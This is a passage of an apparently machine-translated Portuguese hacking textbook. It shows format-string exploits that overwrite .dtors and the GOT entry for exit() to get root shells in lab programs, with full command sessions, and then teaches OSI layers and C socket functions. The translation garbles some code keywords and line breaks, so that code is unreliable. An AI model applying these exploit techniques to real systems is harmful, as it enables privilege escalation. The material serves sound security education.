Mesmo que a seção .dtors não seja encerrada corretamente com um endereço NULL de 0x00000000, o endereço do shellcode ainda é considerado uma função de destruição. Quando o programa for encerrado, o shellcode será chamado, gerando um shell raiz.

0x358 Outra vulnerabilidade de pesquisa de notas

Além da vulnerabilidade de estouro de buffer, o programa notesearch do Capítulo 2 também sofre de uma vulnerabilidade de string de formato. Essa vulnerabilidade é mostrada em negrito na listagem de código abaixo.

```
int print_notes(int fd, int uid, char *searchstring) { int
    note_length;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid); if(note_length ==
    -1) // Se o final do arquivo for alcançado,
        return 0;           // retorna 0.

    read(fd, note_buffer, note_length); // Lê os dados da nota.
    note_buffer[note_length] = 0;       // Termina a string.

    if(search_note(note_buffer, searchstring)) // Se a string de pesquisa for encontrada,
        printf(note_buffer);                // imprime a nota.
    retorna 1;
}
```

Essa função lê o note_buffer do arquivo e imprime o conteúdo da nota sem fornecer sua própria string de formato. Embora esse buffer não possa ser controlado diretamente pela linha de comando, a vulnerabilidade pode ser explorada enviando exatamente os dados corretos para o arquivo usando o programa notetaker e, em seguida, abrindo essa nota usando o programa notesearch. Na saída a seguir, o programa notetaker é usado para criar notas para sondar a memória no programa de pesquisa de notas. Isso nos diz que o oitavo parâmetro da função está no início do buffer.

```
reader@hacking:~/booksrc $ ./notetaker AAAA$(perl -e 'print "%x. "x10')
[DEBUG] buffer    @ 0x804a008: 'AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.'
[DEBUG] arquivo de dados @ 0x804a070: '/var/notes'
[DEBUG] descriptor de arquivo
é 3 A nota foi salva.
reader@hacking:~/booksrc $ ./notesearch AAAA
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 41
bytes para o usuário id 999 [DEBUG] encontrou uma
nota de 5 bytes para o usuário id 999 [DEBUG]
encontrou uma nota de 35 bytes para o usuário id
999
AAAAAbffff750.23.20435455.37303032.0.0.1.41414141.252e7825.78252e78 .
-----[ fim dos dados da nota ]-----
reader@hacking:~/booksrc $ ./notetaker BBBB%8\$x
[DEBUG] buffer    @ 0x804a008: 'BBBB%8\$x'
[DEBUG] arquivo de dados @ 0x804a070:
'/var/notes' [DEBUG] descriptor de arquivo é 3
A nota foi salva. reader@hacking:~/booksrc $
./notesearch BBBB
```

```
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 41
bytes para o usuário id 999 [DEBUG] encontrou uma
nota de 5 bytes para o usuário id 999 [DEBUG]
encontrou uma nota de 35 bytes para o usuário id 999
[DEBUG] encontrou uma nota de 9 bytes para o
usuário id 999 BBBB42424242
-----[ fim dos dados da nota ]-----
- reader@hacking:~/booksrc $
```

Agora que o layout relativo da memória é conhecido, a exploração é apenas uma questão de substituir a seção .dtors pelo endereço do shellcode injetado.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE estará em 0xbffff9e8
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9e8 - 0xbfff
$2 = 14825
(gdb) quit
reader@hacking:~/booksrc $ nm ./notesearch | grep DTOR 08049c60 d
DTOR_EEND
08049c5c d DTOR_LIST
reader@hacking:~/booksrc $ ./notetaker $(printf "\x62\x9c\x04\x08\x60\x9c\x04\x08")%49143x%8$hn%14825x%9$hn
[DEBUG] buffer @ 0x804a008: 'b?%49143x%8$hn%14825x%9$hn'
[DEBUG] arquivo de dados @ 0x804a070: '/var/notes'
[DEBUG] descriptor de arquivo
é 3 A nota foi salva.
reader@hacking:~/booksrc $ ./notesearch 49143x [DEBUG]
encontrou uma nota de 34 bytes para o usuário id 999
[DEBUG] encontrou uma nota de 41 bytes para o usuário id
999 [DEBUG] encontrou uma nota de 5 bytes para o usuário
id 999 [DEBUG] encontrou uma nota de 35 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 9 bytes para
o usuário id 999 [DEBUG] encontrou uma nota de 33 bytes
para o usuário id 999
```

21

```
-----[ fim dos dados da nota ]-----
sh-3.2# whoami
root sh-
3.2#
```

0x359 Sobrescrevendo a tabela de deslocamento global

Como um programa pode usar uma função em uma biblioteca compartilhada várias vezes, é útil ter uma tabela para fazer referência a todas as funções. Outra seção especial em programas compilados é usada para essa finalidade: a *tabela de vinculação de procedimentos (PLT)*.

Essa seção consiste em várias instruções de salto, cada uma correspondendo ao endereço de uma função. Ela funciona como um trampolim - toda vez que uma função compartilhada precisar ser chamada, o controle passará pelo PLT.

Um dump de objeto desmontando a seção PLT no programa de string de formato vulnerável (fmt_vuln.c) mostra essas instruções de salto:

```
reader@hacking:~/booksrc $ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:      formato de arquivo

elf32-i386 Desmontagem da seção .plt:

080482b8 <_gmon_start @plt-0x10>:
 80482b8: ff 35 6c 97 04 08      pushl 0x804976c
 80482be: ff 25 70 97 04 08      jmp    *0x8049770
 80482c4: 00 00                 adicionar%al,(%eax)
...
 80482c8 <_gmon_start @plt>:
 80482c8: ff 25 74 97 04 08      jmp    *0x8049774
 80482ce: 68 00 00 00 00          empurr $0x0
 80482d3: e9 e0 ff ff ff ff      ar
                                jmp    80482b8 <_init+0x18>

080482d8 <_libc_start_main@plt>:
 80482d8: ff 25 78 97 04 08      jmp    *0x8049778
 80482de: 68 08 00 00 00          empurr $0x8
 80482e3: e9 d0 ff ff ff ff      ar
                                jmp    80482b8 <_init+0x18>

080482e8 <strcpy@plt>:
 80482e8: ff 25 7c 97 04 08      jmp    *0x804977c
 80482ee: 68 10 00 00 00          empurrar$0x10
 80482f3: e9 c0 ff ff ff ff      jmp    80482b8 <_init+0x18>

080482f8 <printf@plt>:
 80482f8: ff 25 80 97 04 08      jmp    *0x8049780
 80482fe: 68 18 00 00 00          empurrar$0x18
 8048303: e9 b0 ff ff ff ff      jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308: ff 25 84 97 04 08      jmp    *0x8049784
 804830e: 68 20 00 00 00          empurrar$0x20
 8048313: e9 a0 ff ff ff ff      jmp    80482b8 <_init+0x18>
reader@hacking:~/booksrc $
```

Uma dessas instruções de salto está associada à função `exit()`, que é chamada no final do programa. Se a instrução de salto usada para a função `exit()` puder ser manipulada para direcionar o fluxo de execução para o shellcode em vez da função `exit()`, será gerado um shell raiz. Abaixo, a tabela de vinculação de procedimentos é mostrada como sendo somente de leitura.

```
reader@hacking:~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\.plt\"
10.plt          00000060 080482b8 080482b8 000002b8 2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE
```

Mas uma análise mais detalhada das instruções de salto (mostradas em negrito abaixo) revela que elas não estão saltando para endereços, mas para ponteiros de endereços. Por exemplo, o endereço real da função printf() é armazenado como um ponteiro no endereço de memória 0x08049780, e o endereço da função exit() é armazenado em 0x08049784.

```
080482f8 <printf@plt>:
 80482f8:  ff 25 80 97 04 08      jmp    *0x8049780
 80482fe:  68 18 00 00 00          empurr $0x18
 8048303:  e9 b0 ff ff ff ff      jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:  ff 25 84 97 04 08      jmp    *0x8049784
 804830e:  68 20 00 00 00          empurr $0x20
 8048313:  e9 a0 ff ff ff ff      jmp    80482b8 <_init+0x18>
```

Esses endereços existem em outra seção, chamada de *tabela de deslocamento global (GOT)*, que pode ser gravada. Esses endereços podem ser obtidos diretamente exibindo as entradas de realocação dinâmica para o binário usando o objdump.

```
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln
```

```
./fmt_vuln:      formato de arquivo

elf32-i386 DYNAMIC RELOCATION RECORDS
DESLOCAMENTO      TIPO      VALOR
08049764 R_386_GLOB_DAT  _g_m_o_n_s_t_a_r_t_
08049774 R_386_JUMP_SLOT _g_m_o_n_s_t_a_r_t_
08049778 R_386_JUMP_SLOT libc_start_main
0804977c R_386_JUMP_SLOT strcpy
08049780 R_386_JUMP_SLOT printf
08049784 R_386_JUMP_SLOT sair
```

```
leitor@hacking:~/booksrc $
```

Isso revela que o endereço da função exit() (mostrado em negrito acima) está localizado no GOT em 0x08049784. Se o endereço do shellcode for sobreescrito nesse local, o programa deverá chamar o shellcode quando achar que está chamando a função exit().

Como de costume, o shellcode é colocado em uma variável de ambiente, seu local real é previsto e a vulnerabilidade da string de formato é usada para gravar o valor. Na verdade, o shellcode ainda deve estar localizado no ambiente de antes, o que significa que as únicas coisas que precisam ser ajustadas são os primeiros 16 bytes da string de formato. Os cálculos para os parâmetros de formato %x serão

feitos

mais uma vez para maior clareza. Na saída abaixo, o endereço do shellcode () é gravado no endereço da função exit() ().

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE estará em 0xbffff9ec
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xffff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:      formato de arquivo

elf32-i386 DYNAMIC RELOCATION RECORDS
DESLOCAMENTO          TIPO      VALOR
08049764 R_386_GLOB_DAT    g_m_o_n_s_t_a_r_t
08049774 R_386_JUMP_SLOT   g_m_o_n_s_t_a_r_t
08049778 R_386_JUMP_SLOT   libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
08049784 R_386_JUMP_SLOT   sair
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x86\x97\x04\x08\x84\x97\x04\x08"%)%49143x%4$h%14829x%5$h
A maneira correta de imprimir entradas controladas pelo usuário:
????%49143x%4$h%14829x%5$h
A maneira errada de imprimir entradas controladas pelo usuário:
????
```

```
b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffffb8 sh-
3.2# whoami
root sh-
3.2#
```

Quando o fmt_vuln.c tenta chamar a função exit(), o endereço da função exit() é procurado no GOT e é acessado por meio do PLT. Como o endereço real foi trocado pelo endereço do shellcode no ambiente, um shell raiz é gerado.

Outra vantagem de substituir o GOT é que as entradas do GOT são fixas por binário, de modo que um sistema diferente com o mesmo binário terá a mesma entrada do GOT no mesmo endereço.

A capacidade de sobreescrivar qualquer endereço arbitrário abre muitas possibilidades de exploração. Basicamente, qualquer seção da memória que possa ser gravada e que contenha um endereço que direcione o fluxo de execução do programa pode ser visada.

0x400

TRABALHO NOVO

A comunicação e a linguagem aprimoraram muito as habilidades da raça humana. Ao usar um idioma comum, os seres humanos podem transferir conhecimento, coordenar ações e compartilhar experiências. Da mesma forma,

Os programas podem se tornar muito mais avançados quando têm a capacidade de se comunicar com outros programas por meio de uma rede. A utilidade real de um navegador da Web não está no programa em si, mas em sua capacidade de se comunicar com servidores da Web.

A rede é tão predominante que, às vezes, é considerada algo natural. Muitos aplicativos, como e-mail, Web e mensagens instantâneas, dependem da rede. Cada um desses aplicativos depende de um protocolo de rede específico, mas cada protocolo usa os mesmos métodos gerais de transporte de rede.

Muitas pessoas não percebem que há vulnerabilidades nos próprios protocolos de rede. Neste capítulo, você aprenderá a conectar seus aplicativos em rede usando soquetes e a lidar com vulnerabilidades comuns de rede.

0x410 Modelo OSI

Quando dois computadores conversam entre si, eles precisam falar a mesma linguagem. A estrutura dessa linguagem é descrita em camadas pelo modelo OSI. O modelo OSI fornece padrões que permitem que o hardware, como roteadores e firewalls, se concentre em um aspecto específico da comunicação que se aplica a eles e ignore outros. O modelo OSI é dividido em camadas conceituais de comunicação. Dessa forma, o hardware de roteamento e firewall pode se concentrar na passagem de dados nas camadas inferiores, ignorando as camadas superiores de encapsulamento de dados usadas pelos aplicativos em execução. As sete camadas OSI são as seguintes:

Camada física Essa camada lida com a conexão física entre dois pontos. É a camada mais baixa, cuja função principal é a comunicação de fluxos de bits brutos. Essa camada também é responsável por ativar, manter e desativar essas comunicações de fluxo de bits.

Camada de link de dados Essa camada trata da transferência efetiva de dados entre dois pontos. Em contraste com a camada física, que se encarrega de enviar os bits brutos, essa camada fornece funções de alto nível, como correção de erros e controle de fluxo. Essa camada também fornece procedimentos para ativar, manter e desativar conexões de data-link.

Camada de rede Essa camada funciona como um meio-termo; sua função principal é passar informações entre as camadas inferiores e superiores. Ela fornece endereço e roteamento.

Camada de transporte Essa camada fornece transferência transparente de dados entre sistemas. Ao fornecer uma comunicação de dados confiável, essa camada permite que as camadas superiores nunca se preocupem com a confiabilidade ou a relação custo-benefício da transmissão de dados.

Camada de sessão Essa camada é responsável por estabelecer e manter conexões entre aplicativos de rede.


Camada de apresentação Essa camada é responsável por apresentar os dados aos aplicativos em uma sintaxe ou linguagem que eles entendam. Isso permite coisas como criptografia e compactação de dados.

Camada do aplicativo Essa camada se preocupa em manter o controle dos requisitos do aplicativo.

Quando os dados são comunicados por meio dessas camadas de protocolo, eles são enviados em pequenas partes chamadas pacotes. Cada pacote contém implementações dessas camadas de protocolo. A partir da camada de aplicativo, o pacote envolve a camada de pré-envio em torno desses dados, que envolve a camada de sessão, que envolve a camada de transporte e assim por diante. Esse processo é chamado de encapsulamento. Cada camada envolvida contém um cabeçalho e um corpo. O cabeçalho contém as informações de protocolo necessárias para essa camada, enquanto o corpo contém os dados para essa camada. O corpo de uma camada contém todo o pacote de camadas encapsuladas anteriormente, como a casca de uma cebola ou os contextos funcionais encontrados na pilha de um programa.

Por exemplo, sempre que você navega na Web, o cabo e a placa Ethernet compõem a camada física, cuidando da transmissão de bits brutos de uma extremidade do cabo para a outra. A camada seguinte é a camada de enlace de dados. No exemplo do navegador da Web, a Ethernet compõe essa camada, que fornece as comunicações de baixo nível entre as portas Ethernet na LAN. Esse protocolo permite a comunicação entre as portas Ethernet, mas essas portas ainda não têm endereços IP. O conceito de endereços IP não existe até a próxima camada, a camada de rede. Além do endereçamento, essa camada é responsável por mover os dados de um endereço para outro. Essas três camadas inferiores juntas são capazes de enviar pacotes de dados de um endereço IP para outro. A próxima camada é a camada de transporte, que, para o tráfego da Web, é o TCP; ele fornece uma conexão de soquete bidirecional contínua. O termo *TCP/IP* descreve o uso do TCP na camada de transporte e do IP na camada de rede. Existem outros esquemas de endereçamento nessa camada; no entanto, seu tráfego da Web provavelmente usa o IP versão 4 (IPv4). Os endereços IPv4 seguem uma forma conhecida de *XX.XX.XX.XX*. A versão 6 do IP (IPv6) também existe nessa camada, com um esquema de endereçamento totalmente diferente. Como o IPv4 é o mais comum, o IP sempre se referirá ao IPv4 neste livro.

O próprio tráfego da Web usa o HTTP (Hypertext Transfer Protocol) para se comunicar, que está na camada superior do modelo OSI. Quando você navega na Web, o navegador da Web na sua rede está se comunicando pela Internet com o servidor da Web localizado em uma rede privada diferente. Quando isso acontece, os pacotes de dados são encapsulados até a camada física, onde são passados para um roteador. Como o roteador não se preocupa com o que realmente está nos pacotes, ele só precisa implementar protocolos até a camada de rede. O roteador envia os pacotes para a Internet, onde eles chegam ao roteador da outra rede. Esse roteador encapsula o pacote com os cabeçalhos de protocolo da camada inferior necessários para que o pacote chegue ao seu destino final. Esse processo é mostrado na ilustração a seguir.



Todo esse encapsulamento de pacotes compõe uma linguagem complexa que os hosts na Internet (e em outros tipos de redes) usam para se comunicar uns com os outros. Esses protocolos são programados em roteadores, firewalls e no sistema operacional do seu computador para que possam se comunicar. Os programas que usam rede, como navegadores da Web e clientes de e-mail, precisam fazer interface com o sistema operacional que lida com as comunicações de rede. Como o sistema operacional cuida dos detalhes do encapsulamento da rede, escrever programas de rede é apenas uma questão de usar a interface de rede do sistema operacional.

0x420 Soquetes

Um soquete é uma forma padrão de realizar comunicação de rede por meio do sistema operacional. Um soquete pode ser considerado como um ponto final de uma conexão, como um soquete na central telefônica de uma operadora. No entanto, esses soquetes são apenas uma abstração do programador que cuida de todos os detalhes minuciosos do modelo OSI descrito acima. Para o programador, um soquete pode ser usado para enviar ou receber dados em uma rede. Esses dados são transmitidos na camada de sessão (5), acima das camadas inferiores (tratadas pelo sistema operacional), que cuidam do roteamento. Há vários tipos diferentes de soquetes que determinam a estrutura da camada de transporte (4). Os tipos mais comuns são os soquetes de fluxo e os soquetes de datagrama.

Os soquetes de fluxo fornecem comunicação bidirecional confiável, semelhante a quando você liga para alguém pelo telefone. Um lado inicia a conexão com o outro e, depois que a conexão é estabelecida, qualquer um dos lados pode se comunicar com o outro. Além disso, há uma confirmação imediata de que o que você disse realmente chegou ao seu destino. Os soquetes de fluxo usam um protocolo de comunicação padrão chamado TCP (Transmission Control Protocol), que existe na camada de transporte (4) do modelo OSI. Nas redes de computadores, os dados geralmente são transmitidos em blocos chamados pacotes. O TCP foi projetado para que os pacotes de dados cheguem sem erros e em sequência, como se as palavras chegassem ao outro lado na ordem em que foram faladas quando você está falando ao telefone. Servidores da Web, servidores de e-mail e seus respectivos aplicativos clientes usam TCP e soquetes de fluxo para se comunicar.

Outro tipo comum de soquete é o soquete de datagrama. A comunicação com um soquete de datagrama é mais parecida com o envio de uma carta do que com uma chamada telefônica. A conexão é unidirecional e não é confiável. Se você enviar várias cartas pelo correio, não poderá ter certeza de que elas chegaram na mesma ordem, ou mesmo que chegaram ao destino. O serviço postal é bastante confiável; a Internet, no entanto, não é. Os soquetes de datagrama usam outro protocolo padrão chamado UDP em vez de TCP na camada de transporte (4). UDP significa User Datagram Protocol (Protocolo de Datagrama do Usuário), o que significa que ele pode ser usado para criar protocolos personalizados. Esse protocolo é muito básico e leve, com poucas proteções incorporadas. Não é uma conexão real, apenas um método básico para enviar dados de um ponto a outro. Com soquetes de datagrama, há muito pouca sobrecarga no protocolo, mas o protocolo não faz muita coisa. Se o seu programa precisar confirmar que um pacote foi recebido pelo outro lado, o outro lado deverá ser codificado para enviar de volta um pacote de confirmação. Em alguns casos, a perda de pacotes é aceitável.

Os soquetes de datagrama e o UDP são comumente usados em jogos em rede e mídia de streaming, pois os desenvolvedores podem adaptar suas comunicações exatamente conforme necessário, sem a sobrecarga incorporada do TCP.

0x421 Funções de soquete

Em C, os soquetes se comportam muito como arquivos, pois usam descritores de arquivos para se identificarem. Os soquetes se comportam de tal forma como arquivos que você pode usar as funções `read()` e `write()` para receber e enviar dados usando descritores de arquivos de soquetes. Entretanto, há várias funções projetadas especificamente para lidar com soquetes. Essas funções têm seus protótipos definidos em `/usr/include/sys/sockets.h`.

socket(int domain, int type, int protocol)

Usado para criar um novo soquete, retorna um descritor de arquivo para o soquete ou -1 por erro.

connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)

Conecta um soquete (descrito pelo descritor de arquivo `fd`) a um host remoto. Retorna 0 em caso de sucesso e -1 em caso de erro.

bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)

Vincula um soquete a um endereço local para que ele possa escutar as conexões de entrada. Retorna 0 em caso de sucesso e -1 em caso de erro.

listen(int fd, int backlog_queue_size)

Escuta as conexões de entrada e enfileira as solicitações de conexão até `backlog_queue_size`. Retorna 0 em caso de sucesso e -1 em caso de erro.

accept(int fd, sockaddr *remote_host, socklen_t *addr_length)

Aceita uma conexão de entrada em um soquete vinculado. As informações de endereço do host remoto são gravadas na estrutura `remote_host` e o tamanho real da estrutura de endereço é gravado em `*addr_length`. Essa função retorna um novo descritor de arquivo de soquete para identificar o soquete conectado ou -1 em caso de erro.

send(int fd, void *buffer, size_t n, int flags)

Envia `n` bytes de `*buffer` para o soquete `fd`; retorna o número de bytes enviados ou -1 em caso de erro.

recv(int fd, void *buffer, size_t n, int flags)

Recebe `n` bytes do soquete `fd` em `*buffer`; retorna o número de bytes recebidos ou -1 em caso de erro.

Quando um soquete é criado com a função `socket()`, o domínio, o tipo e o protocolo do soquete devem ser especificados. O domínio refere-se à família de protocolos do soquete. Um soquete pode ser usado para se comunicar usando uma variedade de protocolos, desde o protocolo padrão da Internet usado quando você navega na Web até protocolos de rádio amador, como o AX.25 (quando você está sendo um nerd gigantesco). Essas famílias de protocolos são definidas em `bits/socket.h`, que é automaticamente incluído em `sys/socket.h`.

De /usr/include/bits/socket.h

```
/* Famílias de protocolos. */
#define PF_UNSPEC 0 /* Não especificado. */
#define PF_LOCAL 1 /* Local para o host (pipes e domínio de arquivo).
/* #define PF_UNIX PF_LOCAL /* Nome antigo do BSD para PF_LOCAL. */
#define PF_FILE PF_LOCAL /* Outro nome não padrão para PF_LOCAL. */ #define
PF_INET 2 /* Família de protocolos IP. */
#define PF_AX25 3 /* Rádio amador AX.25. */ #define
PF_IPX 4 /* Novell Internet Protocol. */
#define PF_APPLETALK 5 /* Appletalk DDP. */ #define
PF_NETROM 6 /* NetROM de rádio amador. */ #define
PF_BRIDGE 7 /* Ponte multiprotocolo. */ #define
PF_ATMPVC 8 /* PVCs ATM. */
#define PF_X25 9 /* Reservado para o projeto X.25. */
#define PF_INET6 10 /* IP versão 6. */

---
```

Como mencionado anteriormente, há vários tipos de soquetes, embora os soquetes de fluxo e os soquetes de datagrama sejam os mais comumente usados. Os tipos de soquetes também são definidos em bits/socket.h. (Os /* comentários */ no código acima são apenas outro estilo que comenta tudo entre os asteriscos).

De /usr/include/bits/socket.h

```
/* Tipos de soquetes. */ enum
socket_type
{
    SOCK_STREAM = 1,      /* Fluxos de bytes sequenciados, confiáveis e baseados em
conexão. */ #define SOCK_STREAM SOCK_STREAM
    SOCK_DGRAM = 2,      /* Datagramas sem conexão e não confiáveis de comprimento máximo fixo. */ #define SOCK_DGRAM SOCK_DGRAM

---
```

O argumento final da função socket() é o protocolo, que quase sempre deve ser 0. A especificação permite vários protocolos em uma família de protocolos, portanto, esse argumento é usado para selecionar um dos protocolos da família. Na prática, no entanto, a maioria das famílias de protocolos tem apenas um protocolo, o que significa que ele geralmente deve ser definido como 0; o primeiro e único protocolo na enumeração da família. Esse é o caso de tudo o que faremos com soquetes neste livro, portanto, esse argumento será sempre 0 em nossos exemplos.

0x422 Endereços de soquete

Muitas das funções de soquete fazem referência a uma estrutura sockaddr para passar informações de endereço que definem um host. Essa estrutura também é definida em bits/socket.h, conforme mostrado na página seguinte.

De /usr/include/bits/socket.h

```
/* Obtenha a definição da macro para definir os membros comuns do sockaddr.*/
#include <bits/sockaddr.h>

/* Estrutura que descreve um endereço de soquete genérico.
 */ struct sockaddr
{
    SOCKADDR_COMMON (sa_); /* Dados comuns: família de endereços e
                           comprimento. */ char sa_data[14];/* Dados de endereço. */
};
```

A macro para SOCKADDR_COMMON é definida no arquivo bits/sockaddr.h incluído, que basicamente se traduz em um int curto sem sinal. Esse valor define a família de endereços do endereço, e o restante da estrutura é salvo para os dados do endereço. Como os soquetes podem se comunicar usando uma variedade de famílias de protocolos, cada uma com sua própria maneira de definir endereços de ponto de extremidade, a definição de um endereço também deve ser variável, dependendo da família de endereços. As possíveis famílias de endereços também são definidas em bits/socket.h; em geral, elas são traduzidas diretamente para as famílias de protocolos correspondentes.

De /usr/include/bits/socket.h

```
/* Famílias de endereços.*/
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL PF_LOCAL
#define AF_UNIX    PF_UNIX
#define AF_FILE    PF_FILE
#define AF_INET    PF_INET
#define AF_AX25    PF_AX25
#define AF_IPX     PF_IPX
#define AF_APPLETALK PF_APPLETALK
#define AF_NETROM  PF_NETROM
#define AF_BRIDGE   PF_BRIDGE
#define AF_ATMPVC  PF_ATMPVC
#define AF_X25PF_X25 #define
AF_INET6 PF_INET6
...
```

Como um endereço pode conter diferentes tipos de informações, dependendo da família de endereços, há várias outras estruturas de endereço que contêm, na seção de dados de endereço, elementos comuns da estrutura sockaddr, bem como informações específicas da família de endereços. Essas estruturas também têm o mesmo tamanho e, portanto, podem ser convertidas de e para outras estruturas. Isso significa que uma função socket() simplesmente aceitará um ponteiro para uma estrutura sockaddr, que pode de fato apontar para uma estrutura de endereço para IPv4, IPv6 ou X.25. Isso permite que as funções de soquete operem em uma variedade de protocolos.

Neste livro, trataremos do Protocolo de Internet versão 4, que é a família de protocolos PF_INET, usando a família de endereços AF_INET. A estrutura de endereços de soquete paralelo para AF_INET é definida no arquivo netinet/in.h.


De /usr/include/netinet/in.h

```
/* Estrutura que descreve um endereço de soquete da
Internet. */ struct sockaddr_in
{
    SOCKADDR_COMMON (sin_);
    in_port_t sin_port;           /* Número da porta. */
    struct in_addr sin_addr;      /* Endereço da Internet. */


    /* Preencher o tamanho da 'struct sockaddr'. */
    unsigned char sin_zero[sizeof (struct sockaddr) -
                           SOCKADDR_COMMON_SIZE -
                           sizeof (in_port_t) - sizeof
                           (struct in_addr)];
};
```

A parte SOCKADDR_COMMON na parte superior da estrutura é simplesmente o int curto sem sinal mencionado acima, que é usado para definir a família de endereços. Como um endereço de ponto de extremidade de soquete consiste em um endereço de Internet e um número de porta, esses são os próximos dois valores na estrutura. O número da porta é um short de 16 bits, enquanto a estrutura in_addr usada para o endereço de Internet contém um número de 32 bits. O restante da estrutura tem apenas 8 bytes de preenchimento para preencher o restante da estrutura sockaddr. Esse espaço não é usado para nada, mas deve ser salvo para que as estruturas possam ser tipadas de forma intercambiável. No final, as estruturas de endereço de soquete têm a seguinte aparência:

estrutura sockaddr (estrutura genérica)



Estrutura sockaddr_in (usada para IP versão 4)



Ambas as estruturas têm o mesmo tamanho.

0x423 Ordem dos bytes de rede

Espera-se que o número da porta e o endereço IP usados na estrutura de endereço do soquete AF_INET sigam a ordenação de bytes da rede, que é big-endian. Isso é o oposto da ordenação de bytes little-endian do x86, portanto, esses valores devem ser convertidos. Há várias funções específicas para essas conversões, cujos protótipos são definidos nos arquivos de inclusão netinet/in.h e arpa/inet.h. Aqui está um resumo dessas funções comuns de conversão de ordem de bytes:

htonl(*long value*) Host-to-Network Long

Converte um número inteiro de 32 bits da ordem de bytes do host para a ordem de bytes da rede

htonl(valor curto) Host-to-Network curto
Converte um número inteiro de 16 bits da ordem de bytes do host para a ordem de bytes da rede

ntohl(long value) Rede para host longo
Converte um número inteiro de 32 bits da ordem de bytes da rede para a ordem de bytes do host

ntohs(long value) Rede para host curto
Converte um número inteiro de 16 bits da ordem de bytes da rede para a ordem de bytes do host

Para compatibilidade com todas as arquiteturas, essas funções de conversão ainda devem ser usadas mesmo que o host esteja usando um processador com ordenação de bytes big-endian.

0x424 Conversão de endereço da Internet

Quando você vê 12.110.110.204, provavelmente o reconhece como um endereço da Internet (IP versão 4). Essa notação familiar de número pontilhado é uma forma comum de especificar endereços da Internet, e há funções para converter essa notação de e para um número inteiro de 32 bits na ordem de bytes da rede. Essas funções são definidas no arquivo de inclusão arpa/inet.h, e as duas funções de conversão mais úteis são:

inet_aton(char *ascii_addr, struct in_addr *network_addr)

ASCII para rede

Essa função converte uma cadeia de caracteres ASCII contendo um endereço IP no formato de número com pontos em uma estrutura in_addr, que, como você se lembra, contém apenas um número inteiro de 32 bits que representa o endereço IP na ordem dos bytes da rede.

inet_ntoa(struct in_addr *network_addr)

Rede para ASCII

Essa função faz a conversão no sentido inverso. É passado um ponteiro para uma estrutura in_addr que contém um endereço IP, e a função retorna um ponteiro de caractere para uma cadeia ASCII que contém o endereço IP no formato de número com pontos. Essa cadeia é mantida em um buffer de memória alocado estaticamente na função, para que possa ser acessada até a próxima chamada a inet_ntoa(), quando a cadeia será sobreescrita.

0x425 Um exemplo simples de servidor

A melhor maneira de mostrar como essas funções são usadas é por meio de um exemplo. O código de servidor a seguir escuta conexões TCP na porta 7890. Quando um cliente se conecta, ele envia a mensagem *Hello, world!* e, em seguida, recebe dados até que a conexão seja fechada. Isso é feito usando funções e estruturas de soquete dos arquivos de inclusão mencionados anteriormente, portanto, esses arquivos são incluídos no início do programa. Uma função útil de despejo de memória foi adicionada ao hacking.h, que é mostrado na página seguinte.

Adicionado ao hacking.h

```
// Despeja a memória bruta em formato de byte hexadecimal e divisão imprimível
void dump(const unsigned char *data_buffer, const unsigned int length) { unsigned char
byte;
unsigned int i, j;
for(i=0; i < length; i++) {
    byte = data_buffer[i];
    printf("%02x ", data_buffer[i]); // Exibir byte em
hexadecimal. if(((i%16)==15) || (i==comprimento-1)) {
        for(j=0; j < 15-(i%16); j++)
            printf("   ");
        printf(" | ");
        for(j=(i-(i%16)); j <= i; j++) { // Exibir bytes imprimíveis da linha. byte =
data_buffer[j];
            if((byte > 31) && (byte < 127)) // Fora do intervalo de caracteres
imprimíveis printf("%c", byte);
            mais
            printf(".");
        }
        printf("\n"); // Fim da linha de despejo (cada linha tem 16 bytes)
    } // Fim do if
} // Fim para
}
```

